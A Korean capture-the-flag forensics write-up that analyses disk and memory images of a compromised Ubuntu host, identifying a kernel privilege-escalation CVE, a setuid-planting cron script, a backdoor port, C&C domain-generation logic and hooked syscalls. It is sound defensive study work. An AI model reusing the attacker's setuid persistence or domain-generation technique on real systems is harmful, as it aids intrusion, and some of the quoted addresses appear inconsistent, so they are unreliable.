
flag: ef03730f207c351d3601

5.해커가 권한상승에 사용한 취약점 CVE코드를 입력하시오.

주어진 .vmdk 파일들을 분석하다가, Ubuntu_blue-0-s001.vmdk 에서 ELF 파일을 하나 찾았고 해당 파일을 복구해 ida로 열었다



5.해커가 권한상승에 사용한 취약점 CVE코드를 입력하시오.




Google에 [-] KASLR bypass only tested on trusty 4.4.0-* and xenial 4-8-0-* 를 검색했더니

<https://github.com/xairy/kernel-exploits/blob/master/CVE-2017-1000112/poc.c> 가 나왔다

6.해커가 관리자 권한을 이용하기 위한 실행코드의 full path 를 찾아 입력하시오.


ELF 파일을 추출한 008452 파일에서 ELF 파일의 뒷 부분을 계속해서 분석하다가, vi /etc/cron.d/usernetctl.sh
./usernetctl.sh 라는 부분을 발견했다.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000071E0 69 6E 73 74 61 6C 6C 20 6F 70 65 6E 73 73 6C 0D install openssl.
000071F0 0A 2E 2F 65 78 70 6C 6F 69 74 0D 0A 69 66 63 6F ../exploit..ifco
00007200 6E 66 69 67 20 2D 61 0D 0A 63 64 20 2F 0D 0A 73 nfig -a..cd /..s
00007210 75 64 6F 20 6E 65 74 73 74 61 74 20 2D 6E 6C 70 udo netstat -nlp
00007220 0D 0A 76 69 20 2F 65 74 63 2F 63 72 6F 6E 2E 64 ..vi /etc/cron.d
00007230 2F 75 73 65 72 6E 65 74 63 74 6C 2E 73 68 0D 0A /usernetctl.sh..
00007240 2E 2F 75 73 65 72 6E 65 74 63 74 6C 2E 73 68 0D ./usernetctl.sh.
```

해당 부분을 따라가니, /etc/cron.d/usernetctl.sh 에서 chmod 6755 /usr/sbin/interfacecontrol 하는 부분을 발견 했다.

6. 해커가 관리자 권한을 이용하기 위한 실행코드의 full path 를 찾아 입력하시오.



flag: /usr/sbin/interfacecontrol

7. 해커가 열어놓은 백도어의 포트를 입력하시오.

Volatility 로 .vmem 파일을 분석한다. linux_psaux 를 사용하게 되면 인자에 44457 이 넘어가는것을 볼 수 있었다.

Pid	Uid	Gid	Arguments
(생략)			
3098	0	0	upstart-file-bridge --daemon
3101	0	0	upstart-socket-bridge --daemon
8850	0	0	./ccservice
8854	0	0	./portshell 44457
9171	107	115	tlsmgr -l -t unix -u -c
9173	0	0	[bash]
9213	0	0	[bash]
(생략)			

port + shell = 44457로 생각하여 port를 44457로 생각해서 인증했는데 답이었다.

8.C&C클라이언트가 C&C서버에 접속할때 사용하는 규칙을 찾고, 해당 규칙의 10번째에 해당하는 키워드를 입력하시오.

/etc/udev/ccservice 바이너리의 main 을 ida 로 decompile 하면, 아래와 같다.

```
42 while ( 1 )
43 {
44     fd = socket(2, 1, 0);
45     if ( fd < 0 )
46         puts("Error opening socket");
47     if ( v7 == 10 )
48     {
49         memset(&v24, 0, 0x100uLL);
50         sprintf(&v24, "boogie%d", (unsigned int)global_cnt);
51         SHA1_Init(&v14);
52         v4 = strlen(&v24);
53         SHA1_Update(&v14, &v24, v4);
54         SHA1_Final(v15, &v14);
55         for ( i = 0; i <= 19; ++i )
56             sprintf(&v16[2 * i], "%02X", (unsigned __int8)v15[i]);
57         memset(&name, 0, 0x100uLL);
58         sprintf((char *)&name, "www.%s.com", v16);
59         v7 = 0;
60         ++global_cnt;
61     }
62     v12 = gethostbyname((const char *)&name);
```

domainName 에 v15 가 들어가고 v15 는 v24 의 SHA1 값이다. v24 는 boogie%d 이다.

%d 에 들어가는 global 의 초기값은 1이고 1씩 증가된다. 10번째 규칙에 해당하는 키워드는 boogie10 이다. 따라서 최종 도메인은 www.2e4da66b97d8b13fd5cde6ec5cf2a27ef0d7edbd.com (www.sha1(boogie10).com 이다.

flag: boogie10

9. 은닉된 프로세스 2개를 찾아 알파벳 오름차순, 쉼표","로 구분하여 입력하십시오.

Offset	Name	Pid	PPid	Uid	Gid	DTB	Start Time
0xfffff88003832b700	sshd	1632	1582	1000	1000	0x0000000003821a000	2017-10-17 06:07:43
0xfffff88003832d280	bash	1643	1633	1000	1000	0x0000000003821000	2017-10-17 06:07:43
0xfffff880038bd1b80	bash	1645	1644	0	0	0x00000000037990000	2017-10-17 06:07:47
0xfffff880038bd0dc0	ccservice	1667	1645	0	0	0x0000000003791000	2017-10-17 06:08:06
0xfffff880038bd2040	portshell	1671	1	0	0	0x000000000392ff000	2017-10-17 06:08:21
0xfffff880038bd0000	bash						

에서 ccservice 는 sshd->sshd->bash->sudo->su->bash 다음에 실행이 되어 확실한 후보였고, portshell 은 ccservice 와 PID 가 비슷하여, 비슷한 시기에 실행이 되었다 생각했다.

flag: ccservice,portshell

10. 은닉된 시스템콜을 찾고 풀이에 필요한 메모리 주소 2개를 알파벳 오름차순, 쉼표 ",", " "로 구분하여 입력하세요.

은닉된 시스템 콜을 찾으라는 문제를 보고 시스템 콜이 후킹되어 있다고 판단하였다. Volatility 를 이용하여 시스템 콜 후킹 여부를 조사해보았다.

Table Name	Index	System Call	Handler Address	Symbol
-----	-----	-----	-----	-----
64bit	0		0xfffffffff811fe6c0	SyS_read
64bit	1		0xfffffffffc01161b0	HOOKED: UNKNOWN
64bit	2		0xfffffffffc01160d0	HOOKED: UNKNOWN
64bit	3		0xfffffffff811fad0	SyS_close
64bit	4		0xfffffffff81202bf0	sys_newstat
64bit	5		0xfffffffff81202c20	SyS_newfstat
64bit	6		0xfffffffff81202c00	sys_newlstat
64bit	7		0xfffffffff812126e0	SyS_poll
64bit	8		0xfffffffff811fd580	sys_lseek
64bit	9		0xfffffffff81032f10	SyS_mmap
64bit	10		0xfffffffff811bae50	sys_mprotect

후킹되어있는것이 2개가 보인다. vmem 파일이 2개 있는데 Ubuntu_blue-c7bf6a9a.vmem 파일을 돌려서 나온 결과가 flag 였다.

flag: ffffffff01160d0,fffffffc01161b0